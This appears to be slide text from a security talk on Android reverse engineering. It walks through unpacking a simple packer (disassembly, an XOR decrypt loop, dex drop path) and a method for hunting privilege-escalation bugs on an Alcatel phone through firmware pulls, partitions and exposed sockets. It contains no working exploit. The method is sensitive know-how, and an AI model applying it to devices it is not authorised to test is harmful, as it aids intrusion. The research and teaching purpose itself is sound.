
```
static void com.merry.wapper.WapperApplication.<clinit>()
const-string
invoke-static
    v0, aNsecure # "nsecure"
    {v0}, <void System.loadLibrary(ref) imp. @ System_loadLibrary>

locret:
return-void
Method End
```

# WAPPER FUNCTIONS?

Let's remember our life cycle

Execution flows down due to life cycle  
(visually because it's alphabetical right now)



"main" class for first entry point

A screenshot of the assembly code for the WapperApplication.clinit method. The code is written in AT&T syntax. It includes instructions like invoke static, const-string, and System\_loadLibrary. A red arrow points upwards from the assembly code back to the method names in the debugger list above.

```
static void com.merry.wapper.WapperApplication.<clinit>()
const-string
invoke-static
    v0, aNsecure # "nsecure"
    {v0}, <void System.loadLibrary(ref) imp. @ System_loadLibrary>
locret:
return-void
Method End
```

Let's open up libnsecure.so in IDA Pro

# NATIVE LIFECYCLE CHECK

Let's remember our life cycle, again

```
.init_array:00004E40 ; ======  
.init_array:00004E40  
.init_array:00004E40 ; Segment type: Pure data  
.init_array:00004E40             AREA .init_array, DATA, ALIGN=0  
.init_array:00004E40             ; ORG 0x4E40  
.init_array:00004E40             DCB    0  
.init_array:00004E41             DCB    0  
.init_array:00004E42             DCB    0  
.init_array:00004E43             DCB    0  
.init_array:00004E43 ; .init_array    ends  
.init_array:00004E43
```

- Nothing special in the `.init_array`
- No `JNI_OnLoad`
- Nothing looks obfuscated, but reference to AES?
- One Java JNI looking reference

Function name
f AAssetManager_fromJava
f AAssetManager_open
f AAsset_close
f AAsset_getLength
f AAsset_read
f AESDecrypt
f Java_com_merry_wapper_WrapperApplic...
f _JNIEnv::CallObjectMethod(_jobject *,_jm...
f _JNIEnv::CallStaticObjectMethod(_ jclass *...
f _JNIEnv::CallVoidMethod(_jobject *,_jmet...
f _JNIEnv::DeleteLocalRef(_jobject *)
f _JNIEnv::NewObject(_ jclass *,_jmethodID ...
f _Unwind_Complete
f _Unwind_DeleteException
f _Unwind_GetCFA
f _Unwind_GetDataRelBase

# LET'S GET UNPACKING

Well then...

The screenshot shows two windows of a debugger displaying assembly code. The top window shows the beginning of a function:

```
EXPORT Java_com_merry_wapper_WapperApplication_validate
Java_com_merry_wapper_WapperApplication_validate
PUSH {R3-R5,LR}
MOVS R4, R0
MOVS R5, R2
BL classInit
MOVS R0, R4
MOVS R1, R5
BL verifyDigest
CMP R0, #0
BNE loc_18DE
```


The bottom window shows the end of the function, reached via a BLX instruction:

```
BLX exit
loc_18DE
MOVS R1, R5
MOVS R0, R4
BL decryptDex
MOVS R0, R4
BL classDestroy
POP {R3-R5,PC}
; End of function Java_com_merry_wapper_WapperApplication_validate
```

A red arrow points from the bottom window back to the top window, indicating a return flow.

# LET'S GET UNPACKING

Well then...



# LET'S GET UNPACKING

The money shot!



# LET'S GET UNPACKING

The money shot!

Decrypt loop



# LET'S GET UNPACKING

The money shot!

Decrypt "key"

```
EXPORT dexDecrypt
dexDecrypt
PUSH {R3-R7,LR}
MOVS R5, R0
MOVS R6, R1
MOVS R3, #0
MOVS R2, #0x58
B loc_1938
```

Decrypt loop

```
loc_1930
LDRB R1, [R5,R3]
EORS R1, R2
STRB R1, [R5,R3]
ADDS R3, #1
```

```
LDR R3, =(cpakageName_ptr - 0x1942)
ADD R3, PC ; cpakageName_ptr
LDR R3, [R3] ; cpakageName
LDR R7, [R3]
MOVS R0, R7 ; s
BLX strlen
ADDS R0, #0x20 ; size
BLX malloc
LDR R1, =(aDataData - 0x195C)
MOVS R3, #0
MOVS R4, R0
STRB R3, [R0]
ADD R1, PC ; "/data/data/"
BLX strcat
MOVS R1, R7 ; src
MOVS R0, R4 ; dest
BLX strcat
LDR R1, =(aApp_dex - 0x196E)
MOVS R0, R4 ; dest
ADD R1, PC ; "/app_dex"
BLX strcat
MOVS R0, R4 ; name
BLX opendir
CMP R0, #0
BNE loc_1994
```

# THANKS PANGXIE!

Ah, first packer down...

- Sample on USB drive (along with others, some more complex)
- Simplistic, no real tricks
- Easy to manipulate and reuse (seen malware doing this)
- Multiple weak points
  - Get file when dropped to disk
  - Grab file from memory
  - Grab file by waiting for DexClassLoader to get hit

# OFFENSIVE ANDROID REVERSE ENGINEERING

Arc 3 - Jcase / diff

REDNAGA

# ~~OFFENSIVE~~ ... HACKING ANDROID

Bugs, Backdoors, stupidity o my! (It is hard to find appropriate images sometimes)

- Identify target
- Determine Goal
- Obtain firmware
- Determine possibly entry points
- ??
- Feed Kitten
- Exploit



# IDENTIFY TARGET

Alcatel One Touch Pop Icon A564C

- Uncommon OEM, haven't hacked before
- Cheap-ish - \$120usd
- Modern-ish OS - 4.4.2
- Locally obtainable at small town Wal-Mart
- Qualcomm Chipset
- I wanted on the QPSI Hall of Fame



# GOAL

Get on QPSI Hall of Fame

## Qualcomm Product Security Hall of Fame

We would like to thank the following researchers for working with us on improving the security of our product portfolio and reporting vulnerabilities to the Qualcomm Product Security Team. If you would like to report a security vulnerability, please reach out to us via the information provided on the [main page](#).

- I wasn't on it
- I'm a fame whore
- I was on most other Android ones
- I had told QPSI I was coming to the HOF
- beaups mocked me for not being on it

### Credits

- Ralf-Philipp Weinmann
- GSMK
- Benoit Michau
- Christophe Devine
- beaups
- Josh Thomas
- Mathew Solnik
- Marc Blanchou
- Dan Rosenberg
- Frédéric Basse
- Gal Beniamini
- Yu-Cheng Lin 林禹成

# FIRMWARE

Getting the goods

- Factory Image - not found
- OTA zip - incomplete
- JTAG - too much effort
- Chip off (Remove emmc) - destructive
- Pull with adb - meh better than nothing



# FIRMWARE

Getting the goods

- bootstack - not with adb pull
- kernels/ramdisks - not with adb pull
- modems - not with adb pull
- system - most of it with adb pull
- Better than nothing



# FIRMWARE

Getting the goods


```
system — bash — 80x24

Last login: Thu Jul 30 15:25:28 on ttys005
Retina:~ jcase$ mkdir onetouch
Retina:~ jcase$ cd onetouch/
Retina:onetouch jcase$ mkdir system
Retina:onetouch jcase$ cd system/
Retina:system jcase$ adb pull /system
pull: building file list...
pull: /system/app/custpack/VideoPlayer.odex -> ./app/custpack/VideoPlayer.odex
pull: /system/app/custpack/VideoPlayer.apk -> ./app/custpack/VideoPlayer.apk
pull: /system/app/custpack/PinyinIME.odex -> ./app/custpack/PinyinIME.odex
pull: /system/app/custpack/PinyinIME.apk -> ./app/custpack/PinyinIME.apk
pull: /system/app/custpack/OpenWnn.odex -> ./app/custpack/OpenWnn.odex
pull: /system/app/custpack/OpenWnn.apk -> ./app/custpack/OpenWnn.apk
pull: /system/app/custpack/JrdWeather.odex -> ./app/custpack/JrdWeather.odex
pull: /system/app/custpack/JrdWeather.apk -> ./app/custpack/JrdWeather.apk
pull: /system/app/custpack/JrdTorch.odex -> ./app/custpack/JrdTorch.odex
pull: /system/app/custpack/JrdTorch.apk -> ./app/custpack/JrdTorch.apk
pull: /system/app/custpack/JrdTimeTool.odex -> ./app/custpack/JrdTimeTool.odex
pull: /system/app/custpack/JrdTimeTool.apk -> ./app/custpack/JrdTimeTool.apk
pull: /system/app/custpack/JrdSetupWizard.odex -> ./app/custpack/JrdSetupWizard.odex
pull: /system/app/custpack/JrdSetupWizard.apk -> ./app/custpack/JrdSetupWizard.apk
pull: /system/app/custpack/JrdNotePad2.odex -> ./app/custpack/JrdNotePad2.odex
```

# FIRMWARE

Getting the goods

- app/priv-app - dalvik / apks
- bin/xbin - ELF/scrips
- etc - scripts and stuff
- framework - dalvik / "jars"
- lib - libraries and modules
- vendor - mix of stuff



```
Retina:system jcase$ ls -1
app
bin
build.prop
etc
framework
lib
priv-app
system.ver
tts
usr
vendor
xbin
Retina:system jcase$
```

# FIRMWARE

Getting the goods

- **aboot** - lk bootloader
- **boot** - main kernel/ramdisk
- **modem** - baseband
- **recovery** - recovery kernel/ramdisk
- **sbl1** - secondary boot loader
- **tz** - trustzone

```
shell@Yaris5NA:/dev/block/platform/msm_sdcc.1/by-name $ ls
DDR
aboot
abootbk
boot
cache
custpack
fota
fsc
fsg
misc
mobile_info
modem
modemst1
modemst2
pad
persist
recovery
redbind
rpm
rpmbk
sbl1
sdi
splash
ssd
system
traceability
tunning
tz
tzbk
userdata
shell@Yaris5NA:/dev/block/platform/msm_sdcc.1/by-name $
```

# WHERE TO START

My favorite starting points

- Accessible unix/tcp/udp sockets
- Insecure file system permissions
- Privileged application manifests
- Permissions added by OEMs
- Scripts/binaries ran as privileged users
- Kittens are not starting points



Meow?

# SOCKETS

Getting the goods


- Get familiar with what is normal
- As with anything, target OEM additions
- Look for weak permissions on unix sockets
- Busybox's netstat is better than Android's



# UNIX SOCKETS

Often ripe for abuse


- Look for unusual sockets
- Check group/owner/permission
- Nothing here sticks out to me



```
system — adb — 84x21
shell@Yaris5NA:/ $ ls -l /dev/socket/
srw-rw---- system  system  2015-07-17 12:22 abd
srw-rw---- root    inet    2009-01-02 13:00 cnd
srw-rw---- root    inet    2009-01-02 13:00 dnsproxyd
srw----- system  system  2009-01-02 13:00 installd
srw-rw---- root    system  2009-01-02 13:00 mdns
srw-rw-rw- root    system  2015-07-17 12:22 mpctl
srw-rw---- root    system  2009-01-02 13:00 netd
srw-rw-rw- root    root    1970-03-05 14:56 property_service
drwxrws--- media   audio   2015-07-17 12:22 qmux_audio
drwxrws--- bluetooth bluetooth 2015-07-17 12:22 qmux_bluetooth
drwxrws--- gps     gps    2015-07-17 12:22 qmux_gps
drwxrws--- radio   radio   2015-07-17 12:22 qmux_radio
srw-rw---- root    radio   2009-01-02 13:00 rild
srw-rw---- radio   system  2009-01-02 13:00 rild-debug
srw-rw---- root    system  2009-01-02 13:00 thermal-recv-client
srw-rw-rw- root    root    2009-01-02 13:00 thermal-recv-passive-client
srw-rw-rw- root    root    2009-01-02 13:00 thermal-send-client
srw-rw---- root    mount   2009-01-02 13:00 vold
srw-rw---- root    system  2009-01-02 13:00 zygote
shell@Yaris5NA:/ $
```

# NETWORK SOCKETS

Formerly ripe, now spoiled



The screenshot shows an adb terminal window titled "system - adb - 77x22". The command "netstat -alp" is run, displaying network connections. The output is as follows:

```
ata/local/tmp/busybox-arm-pie netstat -alp
netstat: showing only processes with your user ID
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address     State
PID/Program name

